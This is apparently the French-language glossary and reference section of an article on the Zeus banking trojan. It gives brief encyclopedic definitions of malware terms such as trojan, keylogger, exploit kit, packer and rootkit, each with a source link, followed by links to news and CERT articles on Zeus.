Un cheval de Troie tente d'utiliser les droits appartenant à son environnement pour détourner, diffuser ou détruire des informations, ou encore pour ouvrir une porte dérobée qui permet à un attaquant de prendre, à distance, le contrôle de l'ordinateur.

http://fr.wikipedia.org/wiki/Cheval_de_Troie_%28informatique%29

Ingénierie sociale

L'art de manipuler des personnes afin de contourner des dispositifs de sécurité. Il s'agit ainsi d'une technique consistant à obtenir des informations de la part des utilisateurs par téléphone, courrier électronique, courrier traditionnel ou contact direct.

http://fr.wikipedia.org/wiki/Ing%C3%A9nierie_sociale_%28s%C3%A9curit%C3%A9_de_l%27information%29

Keylogger

Logiciel espion qui enregistre les touches frappées sur le clavier d'un ordinateur sous certaines conditions et les transmet via un réseau.

http://fr.wikipedia.org/wiki/Enregistreur_de_frappe

Pack d'exploits

Les kits d'Exploit sont des packs logiciels contenant des programmes malveillants principalement utilisés pour réaliser des attaques de type « Drive-by download » afin de distribuer des malwares aux internautes (à leur insu et alors qu'ils visitent simplement une page infectée).

http://www.viruslist.com/fr/viruses/analysis?pubid=200676241

Packer

Nous utilisons le terme packer pour désigner un logiciel de protection applicable à un programme binaire et/ou un code source afin d'obscurcir sa forme finale et d'en ralentir l'analyse. Les packers dits « classiques », du type AsProtect, PeCompact, etc. sont le plus souvent assez bien supportés par les outils de sécurité, par exemple les anti-virus ou outils de classification automatique.

http://deamonftp.free.fr/deamoncrack/Tuts/Crisanar/cours6.htm

Rootkit

Un **rootkit** (le nom « outil de dissimulation d'activité » est également utilisé[1]), parfois simplement « kit », est un ensemble de techniques mises en œuvre par un ou plusieurs logiciels, dont le but est d'obtenir et de pérenniser un accès (généralement non autorisé) à un ordinateur de la manière la plus furtive possible

http://fr.wikipedia.org/wiki/Rootkit

Spam

Courrier électronique non sollicité.

http://fr.wikipedia.org/wiki/Spam

Références

http://www.undernews.fr/malwares-virus-antivirus/zbot-se-propage-via-des-documents-scannes.html

http://www.undernews.fr/malwares-virus-antivirus/voyage-au-coeur-dun-trojan-bancaire-zeus-malware-botnet.html

http://www.undernews.fr/malwares-virus-antivirus/evolution-de-zeu-geolocalisation-des-attaques.html

http://www.thetechherald.com/article.php/201120/7165/Overview-Inside-the-Zeus-Trojan-s-source-code

http://www.cert-ist.com/fra/ressources/Publications_ArticlesBulletins/VersVirusetAntivirus/kneber/_print/

http://www.lemondeinformatique.fr/actualites/lire-le-code-source-de-zeus-circule-sur-le-reseau-33701.html